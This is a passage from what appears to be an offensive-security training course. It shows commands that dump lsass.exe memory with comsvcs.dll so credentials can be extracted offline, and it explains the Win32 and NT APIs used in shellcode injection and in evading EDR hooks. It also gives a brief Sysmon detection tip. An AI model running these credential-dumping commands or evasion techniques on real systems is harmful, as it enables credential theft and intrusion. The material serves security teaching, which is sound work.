
1.4 SYSMON File Creation (Event ID 11)
Tools like dumpert, sharpdump or even the native comsvcs.exe can be used to dump the memory of lsass.exe to a `file. This file can then be exfiltrated to extract credentials offline using mimikatz or pypykatz.
Below is an example of using native Windows comsvcs.dll to dump the memory of lsass.exe to a file called dump.bin located in c:\temp\.
https://lolbas-project.github.io/lolbas/Libraries/comsvcs/
NOTE: You need SeDebugPrivilege to be able to dump lsass.exe memory! You can simply get this using PSExec as SYSTEM. Make sure to use the PID of your lsass.exe process (you can find this in System Informer).
psexec -s -i cmd.exe
C:\Windows\system32\rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump 804 c:\temp\dump.bin full
Or using the function #24 (minidump) directly:
C:\Windows\system32\rundll32.exe C:\Windows\System32\comsvcs.dll,#24 804 c:\temp\dump.bin full
We're not going to write a full detection for this activity, but you can monitor file creation events (event ID 11) using Sysmon and look for suspicious file names like dump.bin or files created in unusual locations.
Win32API, Functions, kernel and user mode
The Windows API is Microsoft’s way of exposing the inner workings of the operating system to developers. To do anything which requires the operating system to do things for you (for example process management, interacting with windows, making cool popup boxes, screenshotting, security, identity, and many other things such as system services), you need to interact with the API. Commonly referred to as the Win32 API, the documentation can be found here.
It’s the foundation for creating performant and native applications on Windows, giving you the ability to leverage the full capabilities of the Windows operating system.
NOTE: Some very good references on functions typically abused in malware can be found here
- Windows API Abuse Atlas - detailled overview of functions typically abused in malware.
- MalAPI.io - Brief explanation of how adversaries use the functions in their malicious code.
- Undocumented NTInternals - some functions are not documented by Microsoft, but you can find them here.
Another very nice one, recently developed is the Windows API Arsenal:
In this training we are using the WIN32 API (kernel32.dll), which is the most common API used in Windows applications. The Win32 API is a set of functions provided by Windows that allows applications to interact with the operating system at a low level. These functions are exposed through various DLLs (Dynamic Link Libraries) such as kernel32.dll, user32.dll, gdi32.dll, advapi32.dll, and many others.
We don't use the NT API (ntdll.dll) directly in this training, but it's important to understand the difference between the two. As Defender does not hook API calls at all, we don't really care about the differences for this training. However, for completeness, here is a brief overview of the differences between the Win32 API and the NT API.
Differences between Win32 API and NT API:
| Win32 API Function (kernel32.dll) | NT API Equivalent (ntdll.dll) | Purpose | Win32 Characteristics | NT API Characteristics |
|---|---|---|---|---|
| VirtualAlloc | NtAllocateVirtualMemory | Allocates memory in virtual address space | Simple interface, automatic handle management | More granular control, requires manual parameter handling |
| WriteProcessMemory | NtWriteVirtualMemory | Writes data to memory area of specified process | User-friendly error handling with GetLastError | Returns NTSTATUS codes, more direct kernel access |
| CreateThread | NtCreateThread | Creates a thread to execute within virtual address space | Simplified thread creation with standard parameters | Extended control over thread attributes and creation flags |
| VirtualProtect | NtProtectVirtualMemory | Changes protection on region of committed pages | Abstracted memory protection interface | Direct access to memory protection mechanisms |
| WaitForSingleObject | NtWaitForSingleObject | Waits until specified object is in signaled state | High-level synchronization with timeout handling | Lower-level wait operations with kernel object access |
For reference, if you want to use the NT API functions, you can find the documentation here: NtDoC.

user-mode and kernel-mode:

User Mode vs Kernel Mode in Windows
1. Kernel Mode
- What it is: Kernel mode is the privileged mode of operation in which code has unrestricted access to all system resources, including hardware and memory. It operates at the core of the operating system.
- Who uses it: The Windows kernel, device drivers, and other low-level system processes operate in kernel mode.
- Capabilities:
- Direct access to the hardware (e.g., CPU, memory, storage devices).
- Ability to execute critical system-level instructions.
- Risks: Errors in kernel-mode processes can lead to system crashes or instability (commonly referred to as a "blue screen").
2. User Mode
- What it is: User mode is the restricted mode in which applications and processes run. Code executed in user mode cannot directly access hardware or system resources and relies on the kernel for such operations.
- Who uses it: Regular applications (e.g., browsers, text editors) and user-level processes operate in user mode.
- Capabilities:
- Processes in user mode interact with hardware indirectly through system calls provided by the kernel.
- Memory and resources are isolated, minimizing the impact of an application crash.
- Benefits: User mode enhances system stability by isolating applications from the core system operations. If a user-mode application crashes, it typically does not affect the operating system itself.
Switching Between Modes
- In Windows, switching between user mode and kernel mode happens when a user-mode application requests system resources (e.g., file I/O or network access). These requests are performed using system calls. The operating system processes these calls in kernel mode and returns the results to the user-mode application.
Win32 API vs. NT API: Differences Explained
The Win32 API and the NT API (also known as the Native API) are two distinct sets of functions provided by the Windows operating system, each serving different purposes and operating at different levels of abstraction. Below, we explain their differences in terms of purpose, accessibility, usage, and their relevance to process injection and APIs like CreateThread, VirtualAlloc, and WaitForSingleObject.
1. Overview and Purpose
Win32 API
- Definition: The Win32 API is the high-level, user-facing interface provided by Windows for developing applications. It’s a comprehensive set of functions exposed primarily through DLLs like
kernel32.dll,user32.dll, andgdi32.dll. - Purpose: Designed for application developers (both user-mode and some kernel interactions), it provides a stable, documented, and abstracted way to interact with Windows services, such as process and thread management, memory allocation, file I/O, and UI components.
- Examples:
CreateThread,VirtualAlloc,WaitForSingleObject,WriteProcessMemory. - Abstraction Level: High-level, with a focus on ease of use, portability, and stability across Windows versions.
- Accessibility: Fully documented in Microsoft’s MSDN, widely supported, and intended for use by developers in user-mode applications. It’s the standard API for most Windows software, including .NET applications via P/Invoke.
NT API (Native API)
- Definition: The NT API is a lower-level, mostly undocumented set of functions used internally by the Windows NT kernel and its subsystems. These functions are exposed through
ntdll.dlland are prefixed withNtorZw(e.g.,NtCreateThreadEx,NtAllocateVirtualMemory). - Purpose: Provides direct access to core kernel services for low-level operations, such as system calls for process management, memory management, and I/O. It’s primarily used by Windows subsystems (e.g., the Win32 subsystem), drivers, and low-level components.
- Examples:
NtCreateThreadEx,NtAllocateVirtualMemory,NtWaitForSingleObject. - Abstraction Level: Low-level, closer to the kernel, with minimal abstraction. It’s more granular and exposes internal OS mechanics.
- Accessibility: Partially documented, primarily for internal use by Microsoft and low-level developers (e.g., driver developers, security researchers). Public documentation is sparse, and Microsoft discourages its use in standard applications due to potential instability across Windows versions.
2. Key Differences
Here’s a detailed comparison across several dimensions:
| Aspect | Win32 API | NT API |
|---|---|---|
| Abstraction Level | Higher-level, abstracts kernel details for ease of use. | Lower-level, directly interfaces with kernel services via system calls. |
| Documentation | Fully documented in MSDN, with extensive examples and support. | Mostly undocumented; information comes from reverse engineering or leaks. |
| Stability | Stable across Windows versions, with backward compatibility. | Less stable; function signatures or behavior may change between versions. |
| Accessibility | Publicly available for all developers via kernel32.dll, etc. | Exposed via ntdll.dll, but intended for internal use or advanced cases. |
| Usage | Standard for application development (e.g., GUI apps, services). | Used by system components, drivers, or advanced malware/research tools. |
| Examples | CreateThread, VirtualAlloc, WaitForSingleObject. | NtCreateThreadEx, NtAllocateVirtualMemory, NtWaitForSingleObject. |
| Performance | Slightly slower due to abstraction layers (e.g., calls often route through NT API). | Faster, as it’s closer to the kernel with minimal overhead. |
| Error Handling | Standardized, with GetLastError for detailed error codes. | Less consistent; error codes are NTSTATUS values, which are less intuitive. |
| Security Monitoring | Heavily monitored by security tools due to common abuse in malware. | Less monitored, making it attractive for stealthy operations. |
3. Technical Differences
- Function Mapping:
- Many Win32 API functions are wrappers around NT API functions. For example:
CreateThread(Win32) callsNtCreateThreadExor similar NT API functions internally.VirtualAllocmaps toNtAllocateVirtualMemory.WaitForSingleObjectusesNtWaitForSingleObjectunder the hood.
- The Win32 API adds user-friendly abstractions, such as simpler parameter types or additional error-checking, while NT API functions are raw and require precise parameter handling (e.g.,
NTSTATUSreturn codes).
- Many Win32 API functions are wrappers around NT API functions. For example:

-
Parameter Differences:
- Win32 API functions often use simpler data types (e.g.,
HANDLE,DWORD) and handle some memory management automatically. - NT API functions use complex structures (e.g.,
UNICODE_STRING,OBJECT_ATTRIBUTES) and require manual memory management, making them harder to use correctly.
- Win32 API functions often use simpler data types (e.g.,
-
Execution Context:
- Win32 API: Operates in user mode, designed for application-level tasks. It’s restricted from directly accessing kernel resources without going through proper channels.
- NT API: Can be called from user mode (via
ntdll.dll) or kernel mode (viaZwvariants), offering more direct access to kernel services. This makes it more powerful but riskier.
4. Relevance to Process Injection
In the context of process injection (e.g., using CreateThread, VirtualAlloc, or WaitForSingleObject), the differences between Win32 and NT APIs are particularly relevant:
-
Win32 API in Injection:
- Functions like
CreateThread,VirtualAlloc, andWaitForSingleObjectare commonly used in classic injection techniques. They’re straightforward, well-documented, and sufficient for most injection scenarios. - However, their widespread use makes them prime targets for security monitoring. Tools like EDRs (Endpoint Detection and Response) heavily scrutinize calls to
CreateThreadorVirtualAllocin suspicious contexts (e.g., unsigned binaries injecting intoexplorer.exe).
- Functions like
-
NT API in Injection:
- Attackers often prefer NT API equivalents (e.g.,
NtCreateThreadEx,NtAllocateVirtualMemory,NtWaitForSingleObject) for stealth. These functions are less monitored because they’re not part of the standard Win32 API and are harder to hook or detect. - For example, instead of using
CreateThread, malware might useNtCreateThreadExto create a thread in the current process with finer control over thread attributes, reducing the chance of detection. - The NT API’s lower visibility and lack of documentation make it attractive for advanced persistent threats (APTs) or red teams aiming to bypass security tools.
- Attackers often prefer NT API equivalents (e.g.,
-
Example Comparison:
- Win32:
CreateThreadcreates a thread in the current process with a simple interface:[DllImport("kernel32.dll")] private static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, ref uint lpThreadId); - NT API:
NtCreateThreadExoffers more control (e.g., extended attributes) but requires complex structures:[DllImport("ntdll.dll")] private static extern int NtCreateThreadEx(out IntPtr hThread, uint DesiredAccess, IntPtr ObjectAttributes, IntPtr ProcessHandle, IntPtr lpStartAddress, IntPtr lpParameter, bool CreateSuspended, uint StackZeroBits, uint SizeOfStackCommit, uint SizeOfStackReserve, IntPtr BytesBuffer); - The NT version is harder to use but less likely to be flagged by security tools.
- Win32:
5. Why Attackers Prefer NT API
- Stealth: NT API calls are less commonly monitored by security software, as they’re not part of the standard Win32 API. This makes them ideal for evading detection in process injection.
- Flexibility: NT APIs often provide more granular control (e.g.,
NtCreateThreadExsupports additional thread creation options not available inCreateThread). - Bypassing Hooks: Some security tools hook Win32 APIs like
CreateThreadto detect malicious behavior. NT APIs, being lower-level, may bypass these hooks, as they’re called directly viantdll.dll.
6. Why Developers Use Win32 API
- Ease of Use: Win32 APIs are well-documented, with clear error codes and simpler interfaces, making them suitable for most application development.
- Stability: Microsoft ensures backward compatibility for Win32 APIs, so code using
CreateThreadorVirtualAllocis less likely to break across Windows versions. - Support: Extensive community and vendor support for Win32 APIs reduces development friction.
7. Caveats
- NT API Risks: Using NT APIs in user-mode applications is risky due to their often undocumented nature. Microsoft may change their behavior, parameters, or availability without notice, breaking code across Windows versions.
- Security Implications: While NT APIs are stealthier, their use in unsigned or suspicious binaries is itself a red flag for advanced security tools, as it suggests deliberate evasion.
- Legitimate Use: Win32 APIs are sufficient for most legitimate applications, while NT APIs are typically reserved for low-level system programming, drivers, or security research.
Summary
- Win32 API: High-level, documented, stable, and user-friendly, ideal for standard application development but heavily monitored for malicious use (e.g.,
CreateThread,VirtualAlloc). - NT API: Low-level, partially undocumented, closer to the kernel, and stealthier, favored by malware and red teams for evasion (e.g.,
NtCreateThreadEx,NtAllocateVirtualMemory). - In process injection, Win32 APIs are easier to use but more likely to be detected, while NT APIs are harder to use but offer stealth at the cost of complexity and instability.
A word about Kernel32 and Kernelbase.dll
Kernel32.dll basically forwards (redirects) requests to Kernelbase.dll, the image below illustrates this:

-
On modern Windows systems (Windows 7 and later), many functions in kernel32.dll are forwarded to kernelbase.dll. For example, kernel32.dll exports functions like CreateFileA or VirtualAlloc, but their actual implementation resides in kernelbase.dll. When a program calls a kernel32.dll function, the call is often redirected to kernelbase.dll, and API Monitor may only show the kernelbase.dll function being called.
-
This redirection happens because kernelbase.dll was introduced to modularize the Windows API, separating core functionality (kernelbase.dll) from higher-level abstractions (kernel32.dll). As a result, API Monitor might not log kernel32.dll calls if the actual execution occurs in kernelbase.dll.
IMPORTANT: The closer you can work to the kernel (ntdll.dll), the least chance on detection, since kernel32 and kernelbase all eventually translate into an ntdll.dll function. NTDLL.dll is basically a wrapper for syscalls to kernel mode.
AV and EDR's hooking functions
In this training we are using the Win32 API functions directly from kernel32.dll. However, many AV and EDR solutions hook these functions to monitor and intercept calls that may indicate malicious activity. Hooking is a technique where the original function is replaced or intercepted by a custom function, allowing the security software to analyze or modify the behavior of the function call. Microsoft Defender, for example, doe snot implement function hooking so we don't need to worry about it in this training.


Let's have a more detailed look at some of the Win32 API functions commonly used in process injection.
VirtualAlloc (kernel32.dll)
TLDR: VirtualAlloc reserves and commits a block of memory where the shellcode will be copied and sets the correct permissions (i.e.
RW/RX/RWX).

https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc
| Memory Protection | Hex Value | Description | |
|---|---|---|---|
| PAGE_READWRITE | (RW) | 0x04 | Memory can be read and written, but not executed |
| PAGE_EXECUTE_READ | (RX) | 0x20 | Memory can be executed and read, but not written to |
| PAGE_EXECUTE_READWRITE | (RWX) | 0x40 | Memory can be executed, read, and written - highly suspicious |
https://learn.microsoft.com/en-us/windows/win32/Memory/memory-protection-constants
